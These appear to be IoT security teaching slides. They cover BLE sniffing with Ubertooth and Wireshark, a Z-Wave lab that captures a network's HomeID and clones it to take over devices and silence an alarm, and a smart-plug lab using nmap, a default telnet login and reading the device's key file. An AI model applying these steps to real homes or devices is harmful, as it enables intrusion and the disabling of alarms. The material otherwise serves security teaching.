

# Ubertooth one

Capturing Physical layer: <http://ubertooth.sourceforge.net/>



# Sniffing BLE packets

- Spectrum analysis: run ubertooth-specan-ui




- Start ubertooth-btle to capture packets to a PCAP file
  - `ubertooth-btle -f -c ble.pcap`
- Open the ble.pcap with wireshark
  - Filter the packet to display connection packets and non zero data packets: `btle.data_header.length > 0 || btle.advertising_header.pdu_type == 0x05`

# Capturing packets to PCAP

```
skywalker:ubertooth AbdelkaderLahmadi$ ubertooth-btle -f -c ble.pcap
```

The image shows the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Internals, and Help. The filter bar contains the expression `|| btle.advertising_header.pdu_type == 0x05`. The packet list pane shows a series of captured packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. The packet details pane is expanded to show the structure of a Bluetooth Low Energy Link Layer packet, including the Access Address, Data Header, CRC, Bluetooth L2CAP Protocol, and Bluetooth Attribute Protocol. The packet bytes pane at the bottom shows the raw hex and ASCII data for the selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
60	1970-01-02 17:04:30.4588088			LE LL	67	PPI version 0, 24 bytesCONNECT_REQ
61	1970-01-02 17:04:30.4760503			LE LL	42	PPI version 0, 24 bytesControl Opcode: LL_
305	1970-01-02 17:04:39.2026326			ATT	38	Unknown direction -1 Write Response
306	1970-01-02 17:04:39.2511850			ATT	42	Unknown direction -1 Write Request, Handle
311	1970-01-02 17:04:39.4464171			ATT	44	Unknown direction -1 Handle Value Notifica
339	1970-01-02 17:04:40.4701802			ATT	44	Unknown direction -1 Handle Value Notifica
356	1970-01-02 17:04:41.0549571			ATT	41	Unknown direction -1 Write Request, Handle
358	1970-01-02 17:04:41.1524584			ATT	42	Unknown direction -1 Write Request, Handle
375	1970-01-02 17:04:41.7864154			ATT	38	Unknown direction -1 Write Response
376	1970-01-02 17:04:41.8349684			ATT	42	Unknown direction -1 Write Request, Handle
379	1970-01-02 17:04:41.8839181			ATT	38	Unknown direction -1 Write Response
398	1970-01-02 17:04:42.5664258			ATT	38	Unknown direction -1 Write Response
399	1970-01-02 17:04:42.6149782			ATT	42	Unknown direction -1 Write Request, Handle
402	1970-01-02 17:04:42.6639276			ATT	38	Unknown direction -1 Write Response
416	1970-01-02 17:04:43.2001851			ATT	38	Unknown direction -1 Write Response
417	1970-01-02 17:04:43.2487376			ATT	42	Unknown direction -1 Write Request, Handle
524	1970-01-02 17:04:47.0514972			ATT	38	Unknown direction -1 Write Response
525	1970-01-02 17:04:47.1000416			ATT	42	Unknown direction -1 Write Request, Handle

Frame 1125: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)

- PPI version 0, 24 bytes
  - DLT: 147, Payload: btle (Bluetooth Low Energy Link Layer)
- Bluetooth Low Energy Link Layer
  - Access Address: 0x63e5a57d
    - Data Header: 0x1506
      - CRC: 0x6513b2
- Bluetooth L2CAP Protocol
- Bluetooth Attribute Protocol
  - Opcode: Read Response (0x0b)
  - Value: f2b2576c55b6d786890098cad9d20216

```
0000 00 00 18 00 93 00 00 00 36 75 0c 00 00 84 09 00 ..... 6u.....
0010 d4 f5 7f 1a 04 04 00 00 7d a5 e5 63 06 15 11 00 ..... }..c....
0020 04 00 0b f2 b2 57 6c 55 b6 d7 86 89 00 98 ca d9 .....WLU .....
0030 d2 02 16 a6 c8 4d .....M
```

More details: <https://github.com/greatscottgadgets/ubertooth/wiki/Capturing-BLE-in-Wireshark>



# Lab session 3

## Z-Wave network takeover

Loïc Rouch, Frédéric Beck, Jérôme François, Abdelkader Lahmadi



# Objective

- Z-Wave network takeover
  - Avoid specific hardware
  - Take full advantage of official hardware certified by the Z-Wave Alliance
  - Focus on unsecured mode
- Create a universal controller
  - Pre-registered nodes
  - Modified HomeID
  - Network auto-discovery

# Target Network



RaspberryPi  
with Jeedom

Z-Wave controller

Door sensor

LED bulb  
(simulate alarm)

# Target network

- Simulating an alarm
  - Open the door sensor
  - LED bulb blinks in red to simulate an alarm
- Central point: Home ID
  - Unique
  - Set during controller manufacturing
  - Randomly regenerated when the controller is re-initialized

# Step 1: Get the HomeID

- Prerequisites: install OpenZWave Control Panel
  - `sudo apt install openzwave-controlpanel`
- Option 1: Using an SDR (see lab session 1)

# Step 1: Get the HomeID

- Option 2: Use a DVDB-T tuner (30 € hardware)
- Install rtl-sdr
  - `sudo apt install rtl-sdr`

# Step 1: Get the HomeID

- Clone Waving-Z in the tools/waving-z directory and build it

```
- cd tools
- git clone https://github.com/baol/waving-z.git
- cd waving-z
- mkdir build
- cd build
- cmake .. -DCMAKE_BUILD_TYPE=Release
- cmake --build .
- cd ../..
- ln -s waving-z/build/wave-in wave-in
- sudo apt install rtl-sdr
```

# Step 1: Get the HomeID

- Plug the RTL SDR and run

```
- ./get_home_id.sh
```

or

```
- rtl_sdr -f 868420000 -s 2000000 -g 25 - |  
  ./wave-in -u
```

- Z-Wave messages are captured and network's HomeID can be identified

```
01 84 fa c6 14 41 01 0e 01 30 03 ff 0a db 00 00 00 00  
[x] HomeId: 184fac6, SourceNodeId: 14, FC0: 41, FC1: 1, FC[speed=0 low_power=0  
ack_request=1 header_type=1 beaming_info=0 seq=1], Length: 14, DestNodeId: 1,  
CommandClass: 30, Payload: 03 ff 0a
```



# Exploit Backup/restore functionality

The screenshot displays a network management dashboard with a dark blue navigation bar at the top. The navigation bar includes a home icon, dropdown menus for 'Control', 'Device', 'Configuration', and 'Network', a 'FR' status indicator, a clock showing '13:47:21', and a refresh icon. The 'Network' dropdown menu is open, showing options: 'Control' (highlighted with a mouse cursor), 'Routing', 'Reorganization', 'Timing Info', and 'Controller Info'. Below the navigation bar, the main content area is divided into several sections. On the left, under the 'Control' heading, there is a 'Device Management' section with a 'Force unsecure inclusion' toggle set to 'Secure' (with a lock icon) and 'Unsecure' (with an unlock icon). Below this, a text box states 'Controller is primary in the network. It is the only that can add and remove devices to/from the network.' and another text box indicates 'Controller is in normal mode'. At the bottom of this section are 'Start Inclusion' and 'Start Exclusion' buttons. Below 'Device Management' is a 'Backup and Restore' section with 'Create Backup' and 'Restore' buttons. On the right side of the dashboard, there is a 'Network Maintenance' section. It contains three rows, each with a dropdown menu (showing '---') and a button: 'Remove Failed Node', 'Replace failed node', and 'Mark Battery Device as failed'. Below these buttons, there is explanatory text: 'Pick the failed node from the list and remove it from the network configuration. This will take about one minute to complete.' for the first row; 'Pick a node of a failed device. After hitting the button you can include a new device right with this Node ID.' for the second row; and 'Mains powered nodes are marked as failed automatically. Battery powered device you need to mark yourself in order to remove or replace them. Handle with care.' for the third row. At the bottom of the 'Network Maintenance' section, there is a note: 'This starts an inclusion process for a new controller. This new controller will become the new primary controller of your network.'



# Step 2: Create a universal controller

- Use the `set_home_id.sh` script
  - `./set_home_id.sh /dev/ttyACM0 HOMEID`
- Restart it to get a universal controller
  - Modified HomeID with pre-registered nodes
  - Start Open Z-Wave Control Panel
  - `ozwcp`

# Step 2: Network Auto-discovery

- Set the device interface to `/dev/ttyACM0`
- Do not check the USB checkbox
- Click on `Initialize`
- The controller starts with the new HomeID and performs Network auto-discovery
  - ~10 minutes long process
- Led Bulb should have NodeID 21
  - Open the door sensor, alarm goes on
  - Set level to 0 and press submit to neutralize it

# Lab session 4

## Inside a smart plug

# Inside a smart plug

- The smart plug provides a Wifi network: mFI D25CE7
- Connect your host to this WiFi network
- Execute nmap to find the IP of the connected smart plug:
- Nmap -sn 192.186.2.0/24

```
skywalker:smartplug AbdelkaderLahmadi$ /opt/local/bin/nmap -sn 192.168.2.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-21 17:29 CEST
Nmap scan report for 192.168.2.20
Host is up (0.0067s latency).
Nmap scan report for 192.168.2.119
Host is up (0.00071s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.25 seconds
```

- Using your browser type the IP address of the smart plug (192.168.2.20)

- Scan the device using nmap to identify the open ports

```
skywalker:smartplug AbdelkaderLahmadi$ sudo /opt/local/bin/nmap -sS 192.168.2.20
Password:

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-21 17:34 CEST
Nmap scan report for 192.168.2.20
Host is up (0.014s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet Cool
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
8080/tcp   open  http-proxy
MAC Address: 26:A4:3C:D3:5C:E7 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
```

# How?: inside a smart plug



	Port	Protocol	State	Service	Version
✓	22	tcp	open	ssh	Dropbear sshd 0.51 (protocol 2.0)
✓	23	tcp	open	telnet	Busybox telnetd
✓	53	tcp	open	tcpwrapped	
✓	80	tcp	open	http	lighttpd 1.4.31
✓	443	tcp	open	http	lighttpd 1.4.31
✓	7681	tcp	open	unknown	
✓	8080	tcp	open	http	lighttpd 1.4.31
✓	49152	tcp	open	upnp	Portable SDK for UPnP devices 1.6.18 (Linux 2.6.32.29; UPnP 1.0)

- Telnet connections (port 23)
- Possible SSH connections with easy to find login/password
- Dropbear sshd 0.51: 2 vulnerabilities
- Lighttpd 1.4.31: 6 vulnerabilities
- DNS resolver (port 53): could be used as a DDoS amplifier



- Let's connect to the device using telnet!!

```
skywalker:smartplug AbdelkaderLahmadi$ telnet 192.168.2.20
Trying 192.168.2.20...
Connected to 192.168.2.20.
Escape character is '^]'.
mFid25ce7 login: ubnt
Password:

BusyBox v1.11.2 (2013-11-11 20:08:57 PST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

MF.v2.0.8# █
```

- Let's explore the file system

```
424 root      1972 S <  /bin/watchdog -t 1 /dev/watchdog
1042 root          0 SW  [power thread]
1062 root      1984 S    init
1063 root      1940 S    /bin/dropbear -F -d /var/run/dropbear_dss_host_key -r /var/run/dro
pbear_rsa_host_key -p 22
1064 root      6256 S    /bin/infctld
1065 root      1976 S    /bin/syslogd -n -0 /var/log/messages -l 8 -s 200 -b 0
1066 root      1992 S    /sbin/udhcpc -f -i ath0 -V ubnt -A 10 -s /etc/udhcpc/udhcpc -p /va
r/run/udhcpc.ath0.pid
1067 root      1284 S    /bin/dnsmasq -k -C /etc/dnsmasq.ath1.conf -x /var/run/dnsmasq.ath1
.pid
1068 root      5496 S    /bin/lighttpd -D -f /etc/lighttpd.conf
1069 root      6524 S    /bin/ubnt-websockets
1070 root      1980 S    /bin/telnetd -F -p 23
1071 root      1984 S    /bin/crond -f -S
1072 root      3652 S    /bin/mcad
1073 root      3624 S    /bin/mca-monitor
1074 root      6252 S    /usr/bin/wevent
1114 root      2556 S    upnpd ath0
1115 root      2556 S    upnpd ath0
1117 root      2556 S    upnpd ath0
1118 root      2556 S    upnpd ath0
1119 root      2556 S    upnpd ath0
1120 root      2556 S    upnpd ath0
1122 root      2556 S    upnpd ath0
1123 root      2556 S    upnpd ath0
1141 root      6516 S    /bin/ubnt-websockets
8592 root      1984 S    -sh
8613 root      1980 R    ps w
```

# Let's explore network connections

```
MF.v2.0.8# netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 127.0.0.1:59904        0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:7681          0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:49153         0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:8080          0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:80            0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:53            0.0.0.0:*               LISTEN
tcp      0      0 127.0.0.1:60086       0.0.0.0:*               LISTEN
tcp      0      0 127.0.0.1:33722       0.0.0.0:*               LISTEN
tcp      0      0 127.0.0.1:59706       0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:443           0.0.0.0:*               LISTEN
tcp      0      0 127.0.0.1:38481       127.0.0.1:59706         ESTABLISHED
tcp      0      0 127.0.0.1:59706       127.0.0.1:38481         ESTABLISHED
tcp      0      0 127.0.0.1:51156       127.0.0.1:60086         ESTABLISHED
tcp      0      0 127.0.0.1:52534       127.0.0.1:33722         ESTABLISHED
tcp      0      0 127.0.0.1:59904       127.0.0.1:41056         ESTABLISHED
tcp      0      0 127.0.0.1:60086       127.0.0.1:51156         ESTABLISHED
tcp      0      0 127.0.0.1:33722       127.0.0.1:52534         ESTABLISHED
tcp      0      0 127.0.0.1:41056       127.0.0.1:59904         ESTABLISHED
tcp      0      0 :::53                 :::*                     LISTEN
tcp      0      0 :::22                 :::*                     LISTEN
tcp      0      0 :::23                 :::*                     LISTEN
tcp      0 1606  ::ffff:192.168.2.20:23  ::ffff:192.168.2.119:51638 ESTABLISHED
udp      0      0 0.0.0.0:10001         0.0.0.0:*
udp      0      0 127.0.0.1:49692       0.0.0.0:*
udp      0      0 0.0.0.0:53            0.0.0.0:*
udp      0      0 0.0.0.0:67            0.0.0.0:*
udp      0      0 0.0.0.0:50138         0.0.0.0:*
udp      0      0 0.0.0.0:1900          0.0.0.0:*
udp      0      0 :::53                 :::*
```

# The embedded web server private key

```
MF.v2.0.8# cat /etc/server.pem
-----BEGIN CERTIFICATE-----
MIICeTCCAeICCCQDUdwkebAkk1DANBgkqhkiG9w0BAQUFADCBgDELMAkGA1UEBhMC
TFQxZDZANBgNVBAcTBkthdW5hc2EfmB0GA1UEChMwVWJpcXVpdGkgTmV0d29ya3Mg
SW5jLjEPMA0GA1UECxMGZGV2aW50MQ0wCwYDVQQDEwR1Ym50MR8wHQYJKoZIhvcN
AQkBFhBzdXBwb3J0QHVibnQuY29tMB4XDTA3MDUxNzEzMdYxOVVoXDTE4MDQyOTEz
MDYxOVowgYAxCzAJBgNVBAYTAkxUMQ8wDQYDVQQHEwZLYXVvYXV0YXV0YXV0YXV0
Flvi aXF1aXRpIE5ldHdvcmtzIEluYy4xDzANBgNVBAcTBmRldmldDENMAkGA1UE
AxMEdWJudDEfMm0GCSqGSIb3DQEJARYQc3VwcG9ydEB1Ym50LmNvbTCBnzANBgkq
hkiG9w0BAQEFAA0BjQAwgYkCgYEAxL3nxJG0oYKXvwjkG0ApBJ9xL7F8m2WcHFtF
KIWm2UJ8jv3t01n6QLXq//tc+7Lldi i wprV5ecQXUPxEBg5ixqdA9TFK/jwp2Qf
Bo22GCzsLQ0kjw9ip7ydTOD5SJV7VWPirw4lXVM+ALpVTmhoNFLfAriGaAuabs78
nsWk3jECAwEAATANBgkqhkiG9w0BAQUFAA0BgQC/A1RS2MTYNgWt6gYodz/+8gUJ
yxmze16WNZvMYGoT0pe/zvV0xX203cJdQc4Y7XA4gAF2zc1DuTEXVScbbyINLLhr
woM8P9xi kIADDbQBdPxg7XjBSwfyE0RwJzwgCC3CbmJ8BZGrDHdi av67AwZjvL ku
xvWTZLa7VdGill4gMaA==
-----END CERTIFICATE-----
-----BEGIN RSA PRIVATE KEY-----
```

```
-----END RSA PRIVATE KEY-----
```